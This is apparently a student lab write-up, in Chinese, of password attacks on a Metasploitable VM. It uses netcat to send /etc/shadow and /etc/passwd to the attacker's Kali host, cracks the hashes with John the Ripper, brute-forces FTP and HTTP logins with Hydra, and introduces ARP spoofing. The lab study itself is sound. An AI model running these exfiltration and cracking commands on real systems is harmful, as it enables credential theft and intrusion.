當處於監聽模式時，可開始利用遠端操控讓目標主機傳送shadow密碼檔過來。


Step 2. 假設今天已經成功進入目標主機並是以 root 身分執行。於該主機上執行以下指令，將/etc/shadow 目錄下的密碼檔傳送到攻擊者主機(Kali Linux)的 port 1234：

sudo cat/[檔案路徑] | nc -w [等待秒數] [Kali Linux's address] [port number]

> sudo cat /etc/shadow | nc -w 3 10.0.1.4 1234

※ etc 資料夾下的 shadow 存有 Linux 主機相關加密後的密碼檔，重要性極大

Step 3. 目標主機輸入後，攻擊者將收到一份回傳檔案。




Password 密碼檔：


如同上述步驟，只是將目標主機的傳送檔案換成 etc/password 底下的密碼檔。

Step 1. (左)攻擊者：nc –l –p 1234 > passwd

Step 2. (右)目標對象：sudo cat /etc/passwd | nc –w 3 10.0.1.4 1234



Step3. 攻擊者主機觀察接收的 passwd 檔案



※ 注意：Linux 下的密碼檔總具有兩種，一種是 shadow，另外一種是 passwd，兩組檔案合併才是完整的密碼檔。

攻擊者將破解密碼檔：

Step 1. 利用 john 工具中的 unshadow，unshadow 會自動將目錄底下的 shadow 與 passwd 兩個檔案整合到 pass 檔案下。執行 unshadow passwd shadow > pass，並察看結果。

> **unshadow** [**passwd's** filename][shadow's filename] > [結果檔名]

```
┌──(kali㉿kali)-[~]
└─$ sudo unshadow passwd shadow > pass
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ more pass
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101::/var/lib/libuuid:/bin/sh
dhcp:*:101:102::/nonexistent:/bin/false
syslog:*:102:103::/home/syslog:/bin/false
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:*:105:113::/var/cache/bind:/bin/false
postfix:*:106:115::/var/spool/postfix:/bin/false
ftp:*:107:65534::/home/ftp:/bin/false
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:!:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:*:111:65534::/:/bin/false
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
telnetd:*:112:120::/nonexistent:/bin/false
proftpd:!:113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
```

Step 2. 將整合後的 pass 密碼檔解碼，執行 john pass，透過 john 進行暴力破解達到離線密碼攻擊。(需等待一段時間)

> john [完整的密碼檔名稱]

```
┌──(kali㉿kali)-[~]
└─$ sudo john pass
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
```

解碼過程

而後利用 john -show pass 來查看破解後的密碼。

> 每組以 [username]:[password] 表示帳號與密碼


對目標主機共有六組密碼被暴力破解：


Username	Password
sys	batman
klog	123456789
msfadmin	msfadmin
postgres	postgres
user	user
service	service

IV. 使用 Hydra 工具進行線上密碼攻擊(Online Password Attack)

對於目標網站進行掃描，是盡可能的蒐集目標對象相關的 Username 跟 Password 線索或是 Username 跟 Password 線索，並整合到一個檔案內。

Step 1. 執行 cewl -w target.txt 10.0.1.5，利用 cewl 這個工具爬取目標網頁資訊，並產生或是線索密碼(隨機密碼)。




(kali㉿kali)-[~]
$ more target.txt
the
and
TWiki
for
HTML
site
Injection
topic
know
this
web
Storage
your
you
Site
Data
that
Log
are
User
blog
page
twiki
Info
File
The
php
Mutillidae
with
Codev
from
Login
can
Lookup
Viewer
HTTP
Add
View
file
Via
new
user
name
JavaScript
all
OWASP
PeterThoeny
Text
not
Added
Show
Web
Capture
text
Test
use
will
Main
Set
Pen
Register
Security
Tool
data
Samurai
HTMLi
This
txt
PHP
Cross
--More--(0%)

擷取部分內容

Step 2. 接著利用產生的密碼藉由 hydra 工具進行密碼破解根據 nmap 得出目標主機運行的服務，首先以 **ftp** 破解為優先。


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.0.1.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-23 10:13 EST
Nmap scan report for 10.0.1.5
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds
```

執行 hydra -t 1 -l msfadmin -P target.txt [IP address] [服務名稱]


- t：執行續數量
- l：登入使用者名稱
- P：密碼檔案

```
┌──(kali㉿kali)-[~]
└─$ hydra -t 1 -l msfadmin -P target.txt 10.0.1.5 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pur
poses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-23 11:01:39
[DATA] max 1 task per 1 server, overall 1 task, 5204 login tries (l:1/p:5204), ~5204 tries per task
[DATA] attacking ftp://10.0.1.5:21/
[21][ftp] host: 10.0.1.5   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-23 11:01:39
```

Step3. 而後也對目標主機的 mysql 服務進行掃描，並且創建兩個檔案分別為 john_password.txt 存放密碼(左)與 john_username.txt 存放帳號(右)，並且用改-L 來對登入帳號檔案與其密碼檔進行破解。




結果也顯示次組帳號與密碼無法通過 mysql 服務的登入驗證。



※ 補充：使用指令方式對 John 工具所得的結果，將關鍵帳號密碼取出並儲存在新的檔案中。(參考學長姐做法)


1. 先將 john -show pass 寫入 target_john.txt

   > john -show pass > [寫入的檔案名稱]




2. 顯示 target_john.txt


   > more target_john.txt




3. 手動區分欄位，分割每一列最前面的 username：password，利用空格 將帳號密碼與非必要內容做區隔



4. 使用 awk '{print $1}' ./target_john.txt > ./new_target_john.txt，將每一列 用空格分開的第一位擷取內容，並寫入到 target4.txt，且刪除最後一個”6”



5. 此檔案可作為 hydra 的符合"login:pass"格式的密碼檔案
6. 利用此檔案並且利用 hydra -C 依此檔案進行密碼破解
   ➔ 例如：hydra -C new_target_john.txt 10.0.1.5 ftp 可以發現目標主機的 **ftp** 服務由 new_target_john.txt 進行破解可以得到兩組帳號與密碼可以使用




對於 **http** 服務在指令後不能使用 http 要改為 http-get 才可順利進行。

```
┌──(kali㉿kali)-[~]
└─$ hydra -C new_target_john.txt 10.0.1.5 http-get
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pur
poses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-23 11:33:31
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries, ~1 try per task
[DATA] attacking http-get://10.0.1.5:80/
[80][http-get] host: 10.0.1.5   login: sys   password: batman
[80][http-get] host: 10.0.1.5   login: postgres   password: postgres
[80][http-get] host: 10.0.1.5   login: klog   password: 123456789:
[80][http-get] host: 10.0.1.5   login: msfadmin   password: msfadmin
[80][http-get] host: 10.0.1.5   login: user   password: user:1001:1001
[80][http-get] host: 10.0.1.5   login: service   password: service:1002
[80][http-get] host: 10.0.1.5
1 of 1 target successfully completed, 7 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-23 11:33:31
```

此部分都是利用 nmap 對目標主機掃到的服務。

V. 進行網路欺騙(Network Spoofing)攻擊

此部分是藉由欺騙目標主機封包對外傳出時，在網域下，將 Gateway主機的 MAC 位置偽裝成攻擊者主機，且攻擊者主機則負責作為中間人，將竊聽到的封包擷取並再將目標主機的傳送的封包轉接出去，促使對方也不容易發現。



